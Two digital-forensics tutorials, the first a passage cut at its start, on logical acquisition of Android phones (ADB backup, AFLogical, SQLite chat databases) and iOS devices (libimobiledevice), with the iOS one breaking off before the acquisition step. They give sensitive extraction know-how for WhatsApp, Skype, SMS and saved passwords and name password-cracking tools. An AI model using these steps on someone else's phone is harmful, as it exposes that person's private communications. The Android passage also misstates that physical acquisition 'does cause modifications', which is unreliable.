Physical techniques target the physical storage medium directly and do not rely on the file system layer or on the Operating System to access the data. This type of acquisition is the best choice, when available, because it may provide access to deleted data and does cause modifications to the disk, thus preserving the chain of custody of the evidence. File systems often only mark data as deleted or obsolete and do not actually erase the storage medium unless needed. As the physical forensic techniques provide direct access to the storage medium, it is possible to recover not only the allocated data but also the unallocated (deleted or obsolete) data.

While on traditional hard disks it's pretty common and straightforward, physical acquisition on mobile devices is not always easy to perform and sometimes it's even impossible without tampering with the device or corrupting the evidence.

FILESYSTEM ACQUISITION

The acquisition performed through file system is more similar to a traditional copy of files and folders with timestamps and metadata. A file system acquisition technique extracts allocated data and is typically achieved by accessing the file system itself. Allocated data simply means that the data is not deleted and is accessible on the file system.

File system acquisition is easier to perform even on mobile devices since often manufacturers provide access to the internal file and folder structure, though sometimes only partially.

LOGICAL ACQUISITION

Logical acquisition implies a copy of logical storage objects (for example text messages, call history, phonebook but sometimes also directories and files) that reside on a device. Logical acquisition has the advantage that system data structures are easier for a tool to extract and organize. Logical extraction acquires information from the device using the original equipment manufacturer application programming interface for synchronizing the phone's contents with a personal computer. A logical extraction is generally easier to work with because it's already presented in a readable format.

Keep in mind that in scenarios where a logical copy is made, the technique can only produce information that is presented by the operating system, transfer protocols or known by the forensic vendors.

In the introduction to this chapter I said that sometimes logical acquisition can provide more insights to the examiner. That might sound strange but think about data structures whose logical internals mobile manufacturers keep secret. In such cases, a physical or file system acquisition might return objects with few to no meaning to the examiner, since the structure is not known to the public or to the developers of mobile forensics tools such as UFED, XRY, Paraben or Oxygen. With a logical acquisition, though, the mobile device might be forced to provide the contents of the data structures (for example text messages or call history) even if the internal organization of such structures is kept secret.

PREPARING THE ENVIRONMENT

The tools and methods I'll illustrate require a Linux environment to run properly. You can use your own Linux distribution, install a brand new one (I suggest Debian, Ubuntu or Lubuntu) or use a Live CD such as DEFT Linux, CAINE or Santoku. The latter has the advantage of providing more pre-installed mobile forensics tools, while for DEFT you'll have to wait for v. 8.01 which will contain the tools mentioned in this article.

Now that the concept of logical copy is well known, let's go ahead and learn how to make a logical copy of Android devices. I'll cover two methods, though there are some more. The first is to make use of the free and open source ADB tool, while the second is to employ the free (for personal use) AFLogical tool by VIAForensics.

ADB LOGICAL BACKUP

ADB, Android Debug Bridge, is a command-line utility included with Google's Android SDK. ADB can control your device over USB from a computer, copy files back and forth, install and uninstall apps, run shell commands, make device backups and more. It is a client-server program that includes three components: a client which runs on the development machine, a server and a daemon which both run on the device. To download the tool or a list of commands simply browse to *http://developer.android.com/tools/help/adb.html*.

Installing ADB is not difficult but I'll not cover here for brevity: you'll find plenty of instructions on how to install ADB on Linux, Mac OS or even Windows on the web. The Santoku Live CD by VIAForensics comes with ADB pre-installed, so we'll use this and proceed further.

ADB works for almost every Android device issued on the market but some features may vary. As for logical acquisitions, for instance, you will need Android version 4.0 or later, since previous firmware versions do not support the ADB backup function (you will still be able to use the AFLogical tool, though).

In order to use ADB you first will have to enable USB debugging on the mobile phone you're going to acquire. Many tools – included UFED, XRY and many more – ask for such setting when it comes to logical acquisition, so it's pretty common but obviously the device must be t urned on. In order to enable USB debugging just go to the Developer options menu and flag USB debugging. I suggest to flag also the "Stay awake" option since if the device is password protected you will have to unlock it and make sure it shows the home screen.



Figure 1. *Enabling USB debugging on Android devices*

If you can't find the "Developer options" menu it's just because Google decided to hide the Developer Options item in the latest Android release. You can easily unlock the Developer Options listing and restore it to its rightful place: first, you'll need to open the Settings app and scroll down to the bottom. Once you get there, tap About Phone. Scroll to the bottom again, this time until you see the Build Number entry. Now tap Build Number a total of seven times. You'll see friendly developer messages starting with the fourth tap. After the seventh, you'll see a message congratulating you for unlocking Developer Options. Now if you return to the Settings menu you should find the newly appeared Developer Options menu item.

Provided you have installed the ADB tool or you're running a Live CD with ADT pre-installed, now it's time to connect the Android device to your PC via the USB cable. Once connected, remember to unlock the device by typing the PIN/password or the pattern lock. If the device is running Android 4.2.2 or newer, you will be prompted with the computer RSA fingerprint and you'll be asked to explicitely confirm to allow USB debugging. The flag at the bottom of the screen let the device permanently enable USB debug communications with the computer, but we do not recommend enabling it during forensic investigations.




Figure 2. *Prompt for USB debugging permission on Android 4.2.2+*

Now simply type `adb devices` on the terminal to check whether the device has been recognized. You should see a list of devices attached with a serial number.




Figure 3. *Running the usb devices command*

A useful suggestion in case you had connection problems, restarting the ADB server might often do the trick, via the commands "adb kill-server" followed by the command "adb start-server".

Once the device is connected, you can now run the backup command `adb backup -apk -shared -all -f nexus.ab`. You will be prompted with the request to unlock the device and confirm the backup operation.




Figure 4. *Full backup confirmation on the device*

You may even encrypt the full backup by entering a password in the field provided by the confirmation window. Upon clicking “Backup my data” the logical backup will start and you will see on the device the names of the packages being copied to the PC.

After the process you will find a file with extension “ab” in your folder, containing the full backup just performed.

EXTRACTING ADB BACKUPS

The ADB backup file cannot be opened or browsed into as if it were an archive or a folder. As you can see from the following image portraying the insight of the hexadecimal content of the file, the first line is the file ‘magic’, the second the format version (currently 1), the third is a compression flag, and the last one the encryption algorithm (‘none’ or ‘AES-256’).




Figure 5. *The hexadecimal content of the ADB backup file*

The actual backup data is a compressed and optionally encrypted tar file that includes a backup manifest file, followed by the application APK, if any, and app data (files, databases and shared preferences). The data is compressed using the deflate algorithm, so a simple command line which skips the first 24 bytes and decompresses via openssl and zlib the payload will convert the ADB backup to a normal tar archive: `dd if=nexus.ab bs=1 skip=24|openssl zlib -d > nexus.tar`. If encryption is enabled during the backup, things get a bit more complex but it’s still possible to decrypt, decompress and extract data via the Android Backup Extractor java tools you can find here *http://sourceforge.net/projects/adbextractor and here https://github.com/nelenkov/android-backup-extractor*.

After the backup is uncompresed you can extract it by simply using the command `tar xvf nexus.tar`. That will produce some folders, the most important ones are apps, Android, app_databases, viber, shared, Pictures, Data used for applications is stored under the app/ directory, a folder for each application, starting with a _manifest file, the APK (if requested) in a/, app files in f/, databases in db/ and shared preferences in sp/. The manifest contains the app’s version code, the platform’s version code, a flag indicating whether the archive contains the app APK and finally the app’s signing certificate (called ‘signature’ in Android API’s).


In the “viber” folder you’ll find user photos, in the “Android\data” folder you’ll find some more interesting evidences such as thumbnails of Dropbox uploaded photos or Google books accounts.

PARSING AND VIEWING EXTRACTED DATA


Now you have the logical backup of the Android device and you can browse through the apps files and databases. Databases are stored using the SQLite format which, fortunately, is open and can be parsed by lots of open source tools.

While you can use the command line *sqlite3* tool to open and browse SQLite databases, we suggest using the GUI SQL admin tool *sqliteman* which provides a comfortable graphical interface to open an view the content of SQlite files.

The *sqliteman* tool is pre-installed in Santoku but you can add it to your current Linux distribution (also Windows an Mac OS X supported) by downloading it from the following URL *http://sqliteman.com*. Once you run *sqliteman*, simply browse to the database you wish to access and click on OPEN: you'll be able to read the content of each and every field. For instance, if you browse to the folder `/apps/com.whatsapp/db` you can open the msgstore.db file and read the Whatsapp messages contained in the device.



The same goes for Skype databases: if you browse to the "apps/com.skype.raider/" folder you'll find the user profiles of the Skype accounts configured on the device. Simply open the main.db file contained in the profile of interest and you'll be able to read Skype messages and group chats.



Not only Skype and Whatsapp are covered by the DB backup, you'll find Viber chats (/apps/com.viber.voip), browser history, saved passwords and many other useful data.


I know that browsing SQLite databases is not comfortable, that's why I suggest using free and open source tools such as WhatsappXstract and SkypeXtract to parse Whatsapp and Skype artifacts and show them in a human readable manner. They both are contained in the DEFT Linux free and Open Source distribution, as well as in their respective websites *http://blog.digital-forensics.it/2012/05/whatsapp-forensics.html* and *http://www.skypextractor.com.*

You may have noticed that text messages and call history were not included in the backup just made via ADB backup. It's still possible to acquire a copy of such data with out the need of rooting the device by means of the AFLogical tool provided for free for personal use by VIAForensics.


USING AFLOGICAL TO EXTRACT SMS, MMS, CONTACTS AND CALL LOG

AFLogical is a free Android forensics tool developed by viaForensics which performs a logical acquisition of any Android device running Android 1.5 or later. The extracted data is saved to the examiner's SD Card in csv format (comma separated values) which easily imports into popular spreadsheet software, making it simple to extract and analyze Android data. AFLogical Open Source Edition is a free version of the viaForensics software available through Google Code. It pulls all available MMS, SMS, Contacts, and Call Logs (remember that ADB backup could not extract such data) from any Android device. AFLogical can be downloaded from https://viaforensics.com/resources/tools/android-forensics-tool but it's already build into the Santoku Live CD.

Running AFLogical is pretty straightforward: you can either copy the AFLogical-OSE_1.5.2.apk file you can download from the viaForensics website to the Android device and then install the tool or run the script "aflogical-ose" provided on the Santoku Live CD. The script, internally, simply copies the AFLogical-OSE_1.5.2.apk file to the device via ADB (thus the USB debugging option must be enabled on the device just as before with the ADB backup), launches it, let you click on the "CAPTURE" button after choosing what to acquire and then copies back the extracted data.



Either way, once the tool is launched on the device you'll be able to choose what to acquire between Call Logs, Contacts, MMS and SMS.



Once you click on the "Capture" button, you'll find some csv files with the logical data acquired by AFLogical on the MicroSD or on your PC, with few impact on the device.

IN SUMMARY

The widespread availability of mobile devices has caused the need of upgrading investigation methods and instruments to adopt to many new challenges. We're now facing with device locks, certificate protection, layer security, roles and permissions which can make it hard to extract data from devices. Some commercial tools come in handy for the task of extracting evidences from moble devices, as well as some Open Source or free software. Such software is particularly keen on making logical copies of mobile devices thus extracting only the upmost layer of data which still can be very useful during investigations.

Any trademarks represented in this communication are the property of their respective owner(s).

ON THE WEB

- Android ADB, *http://developer.android.com/tools/help/adb.html*
- Santoku Linux, *http://santoku-linux.com*
- DEFT Linux, *http://www.deftlinux.net*
- CAINE Linux, *http://www.caine-live.net*
- ADB Extractor, *http://sourceforge.net/projects/adbextractor*
- Android Backup Extractor, *http://github.com/nelenkov/android-backup-extractor*
- SQLite Man, *http://sqliteman.com*
- Whatsapp Extractor: *http://blog.digital-forensics.it/2012/05/whatsapp-forensics.html*
- Skype Extractor, *http://www.skypextractor.com.*

BIBLIOGRAPHY

Andrew Hoog and Katie Strzempka, iPhone and iOS forensics, Syngress, ISBN 978-1-59749-659-9

REFERENCES

Unpacking android backups, *http://nelenkov.blogspot.it/2012/06/unpacking-android-backups.html*

ABOUT THE AUTHOR



Paolo Dal Checco is an expert witness and technical advisor with ongoing roles of Computer Forensics Analyst and Examiner for Attorneys, Law Enforcement Officers, private citizens and Companies. He graduated in Computer Science and earned a PhD in 2006 specializing in Computer and Network Security, then after a few years of University Research he founded two Companies focusing on Computer Forensics and Digital Investigations. He is a member of the IISFA Italian Chapter Association and one of the founders of the DEFT Association, which aims at developing the GNU Linux distribution called DEFT (Digital Evidence & Forensics Toolkit) and the suite DART (Digital Advanced Response Toolkit).

HOW TO PERFORM LOGICAL ACQUISITION OF IOS DEVICES

WITH FREE AND OPEN SOURCE TOOLS

by Paolo Dal Checco, Digital Forensics Bureau

During investigations, mobile devices are as important evidences as personal computers, but the way their examination takes place is completely different. Reading the content of a smartphone can be a challenge but there are methodologies and tools that can help investigators. Some of these tools are free and Open Source, mainly when it comes to logical acquisition of data.

What you will learn:

- How to extract data from iOS devices
- How to parse plist files
- How to view the contents of iPhone backups

What you should know:

- How to use basic Linux commands
- How to run a Live CD or install Linux
- How to edit basic settings on iOS devices

Let's admit it, one of the advantages of Free and Open Source is that you don't have to pay to use the software. But what's really important is that you can have a peek at the source code just to check if the tool does what you expect, benefit of the support of the Community and find lots of resources on the web. On the other hand, there are also good commercial tools, often essential for mobile forensics, that can be used in conjunction with Open Source programs.

INTRODUCTION

Modern digital forensics is increasingly focusing on mobile devices, since almost everyone owns a cellphone or better still a smartphone, often used to store personal data and employed for private communication. The need of acquiring such data is vital for investigations and often time is not enough to perform a complete dump, that's why you may find in need of extracting a smaller set of data from the device. A partial – yet powerful – extraction is the logical extraction and can, in many cases, be performed by means of free and Open Source tools. Afterwards, extracted data might need to be parsed for viewing.

In this article I describe the basis of mobile forensics showing the three main types of acquisition: physical, file system and logical. I'll then show how, by means of a free Linux OS or LiveCDs, you can download a set of tools that can easily be employed to make a logical copy of the device.

The article provides the basic concepts of mobile phone forensic acquisition, focusing on logical acquisition and data parsing with open source tools.

TYPES OF MOBILE FORENSICS ACQUISITIONS

Most examiners are used to acquiring digital evidences from hard disks and they are already acquainted with the difference between physical and file system acquisition. When cloning a disk to create a bit-stream image, the examiner is performing a physical copy. When mounting the file system structure of the disk and copying files and folders, the examiner is making a file system acquisition. What might sound new is the logical copy, which is slightly less comprehensive than file system copy but sometimes can provide more insights.

PHYSICAL ACQUISITION

Physical techniques target the physical storage medium directly and do not rely on the file system layer or on the Operating System to locate and extract data. This type of acquisition is the best choice, when available, because it may provide access to deleted data and does not cause modifications to the disk, thus preserving the chain of custody of the evidence. File systems often only mark data as deleted or obsolete and do not actually erase the storage medium unless needed. As the physical forensic techniques provide direct access to the storage medium, it is possible to recover not only the allocated data but also the unallocated (deleted or obsolete) data.

While on traditional hard disks it's pretty common and straightforward, physical acquisition on mobile devices is not always easy to perform and sometimes it's even impossible without tampering with the device or corrupting the evidence.

FILE SYSTEM ACQUISITION

The acquisition performed via file system access is more similar to a traditional copy of files and folders with timestamps and metadata. A file system acquisition technique extracts allocated data and is typically achieved by accessing the file system itself, when available. Allocated data simply means that the data was not deleted and is accessible on the file system. Depending on the type of file system, some partial recovery of deleted files might be possible, when the allocate file table preserves the pointers of deleted data marking those records as unallocated.

File system acquisition is easier to perform even on mobile devices since often manufacturers provide access to the internal file and folder structure, though sometimes only partially.

LOGICAL ACQUISITION

Logical acquisition implies a copy of logical storage objects (for example text messages, call history, phonebook but sometimes also directories and files) that reside on a device. Logical acquisition has the advantage that system data structures are easier for a tool to extract and organize. Logical extraction acquires information from the device using the original equipment manufacturer APIs (Application Programming Interfaces) for synchronizing the phone's contents with a personal computer or making data backups.

Keep in mind that in scenarios where a logical copy is made, the technique can only produce information that is presented by the Operating System, transfer protocols or known by the forensic vendors.

In the introduction to this chapter I wrote that sometimes logical acquisition can provide more insights to the examiner. That might sound strange but think about data structures whose logical internals mobile manufacturers keep secret. In such cases, a physical or file system acquisition might return objects with few to no meaning to the examiner, since the structure is not known to the public or to the developers of mobile forensics tools such as UFED, XRY, Paraben or Oxygen. With a logical acquisition, though, the mobile device might be forced to provide the contents of the data structures (for example text messages or call history) even if the internal organization of such structures is kept secret.

PREPARING THE ENVIRONMENT

The tools and methods presented in the following paragraphs require a Linux environment to run properly. You can use your own Linux distribution, install a brand new one (I suggest Debian, Ubuntu or Lubuntu) or use a Live CD such as DEFT Linux, CAINE or Santoku. The latter has the advantage of providing more pre-installed mobile forensics tools, while for DEFT you'll have to wait for v. 8.01 which will contain the tools mentioned in this article.

INSTALLING THE TOOLS

The tool we will use for data acquisition is libimobiledevice (*http://www.libimobiledevice.org*). Libimobiledevice is a cross-platform software library that talks the protocols to support iPhone®, iPod Touch®, iPad® and Apple TV® devices. Unlike other projects, it does not depend on using any existing proprietary libraries and does not require jailbreaking. It allows other software to easily access the device's file system, retrieve information about the device and it's internals, backup/restore the device, manage SpringBoard® icons, manage installed applications, retrieve addressbook/calendars/notes and bookmarks and (using libgpod) synchronize music and video to the device. The library is in development since August 2007 with the goal to bring support for these devices to the Linux Desktop.

The latest release at the time of writing is 1.0.7, which has been tested with iPod Touch 1G/2G/3G/4G/5G, iPhone 1G/2G/3G/3GS/4/4S/5/5C/5S, iPad 1/2/3/4/Mini/Air and Apple TV 2G/3G running up to firmware 7.0.3 on Linux, Mac OS X and Windows.

You can download the packages and install them on you favorite Linux distribution, use the apt-get package management tools under Debian/Ubuntu or run the Live DVD Santoku (*https://santoku-linux.com*) or DEFT as of version 8.1 (*http://www.deftlinux.net*). Since DEFT 8.1 has not yet been released, I will use Santoku Linux for this tutorial, I welcome you to do the same since it's easier to work on a pre-installed environment than build yours.

The tool we'll use for the backup of the device is idevicebackup2, but you will find some more useful applications as part of the suite. Let's shortly see what's the main function of the libimobiledevice suite tools:

- idevicebackup: create or restore backup for devices running iOS prior to 4
- Idevicebackup2: create or restore backup for devices running iOS 4 or later
- idevicedate: display the current date or set it on a connected device
- idevicedebugserverproxy: remote debugging proxy
- idevicediagnostics: interact with the diagnostics interface of a device
- ideviceenterrecovery: make a device with the supplied 40-digit UDID enter recovery mode immediately
- idevice_id: prints the device name or a list of attached devices, showing the UDID which is a 40-digit hexadecimal number of the device for which the name should be retrieved
- ideviceinfo: shows information about the first connected device
- idevicepair: manage pairings with devices and host
- ideviceprovision: manages provisioning profiles on a device
- idevicescreenshot: gets a screenshot from the connected device
- idevicesyslog: relays syslog of a connected device
- plistutil: reads and convert plist files to and from XML format

Some of the tools above are useful also for forensic investigation, some might give you some basic information on the connection status and the device information. I suggest practicing with all of them, while the ones we will use for the backup of device data are idevice_id and idevicebackup2.

CONFIGURING AND PREPARING THE DEVICE

First of all, connect the iOS device to the computer where you installed the libimobiledevice tools or the Live DVD you downloaded and booted. If you are using a virtual machine, the USB device must be "attached" to the VM and not the host, otherwise you will not be able to "see" it on the guest.

Locked iOS devices cannot be acquired using libimobiledevice, so you will need to unlock the phone prior to running the command. This means that you must enter the 4 digits PIN or password in order to acquire the content of the iDevice. As for iDevices up to iPhone 4 and iPad1, there are some tools that can unlock the device by uploading a modified bootloader with the task of bruteforcing the 4 digits PIN, but that goes beyond the scope of this tutorial.

If the auto-lock setting is enabled (the phone locks automatically after a few minutes) please change it to "Never" so that the connection does not drop if the device goes to sleep during the backup process. You will be able to change this setting back to a shorter time after the acquisition is completed. This setting can be found under: Settings –> General –> Auto-Lock, as you can see in the following picture.




Figure 1. *auto-lock settings on iOS*

Please, note that if the owner used to make encrypted backups with iTunes, the following process will still work but the extraction will produce an encrypted backup, which will not be accessible unless you know the password.

The decryption process goes beyond the scope of this tutorial, but if you don't know the password you may find useful giving a try to the Elcomsoft Phone Password Breaker (*http://www.elcomsoft.it/eppb.html*) which will brute force backups in order to discover the password and decrypt data. If you know the encrypted backup password, you can download and use the free python script backup_tool.py from *http://code.google.com/p/iphone-dataprotection*.

Another solution, if you know the password, is that of first connecting the device to iTunes and disabling the "Encrypt iPhone Backup" option in the iTunes configuration section.




Figure 2. *backup settings on iTunes*

Once the device is unlocked and the auto-lock function disabled, you can proceed with the next step.

TESTING THE CONNECTION AND GETTING DEVICE INFO

First of all, you'll have to check the connectivity between your computer and the device you just attached. To do so, simply run the "idevice_id –l" command in a terminal window.




Figure 3. *idevice_id showing the UDID of the attached device*

This command will return the UDID of your phone. If you get an error message, this is likely because your phone is not connected properly to the computer, and you should resolve that issue before continuing. If your device is password protected and you did not unlock it in the previous step, you might see a pop-up windows informing that the device is locked, giving you the chance to enter the passcode on the device and click "Try again" on the window itself.



Figure 4. *pop-up warning about device lock*

Besides making sure the device is connected, you might be interested in getting some basic information about the device. To do so, you can use the "idevideinfo" tool for a list of properties and configurations or the "idevicesyslog" to attach to the logging facility of the iDevice. While de "idevice_id" command only informs about the connection state and the UDID code of the device, the "ideviceinfo" command gives you plenty of useful information. You'll get the iOS version, iDevice type, hardware and firmware information, device certificates, wi-fi address, serial number, etc…

PERFORMING THE ACQUISITION

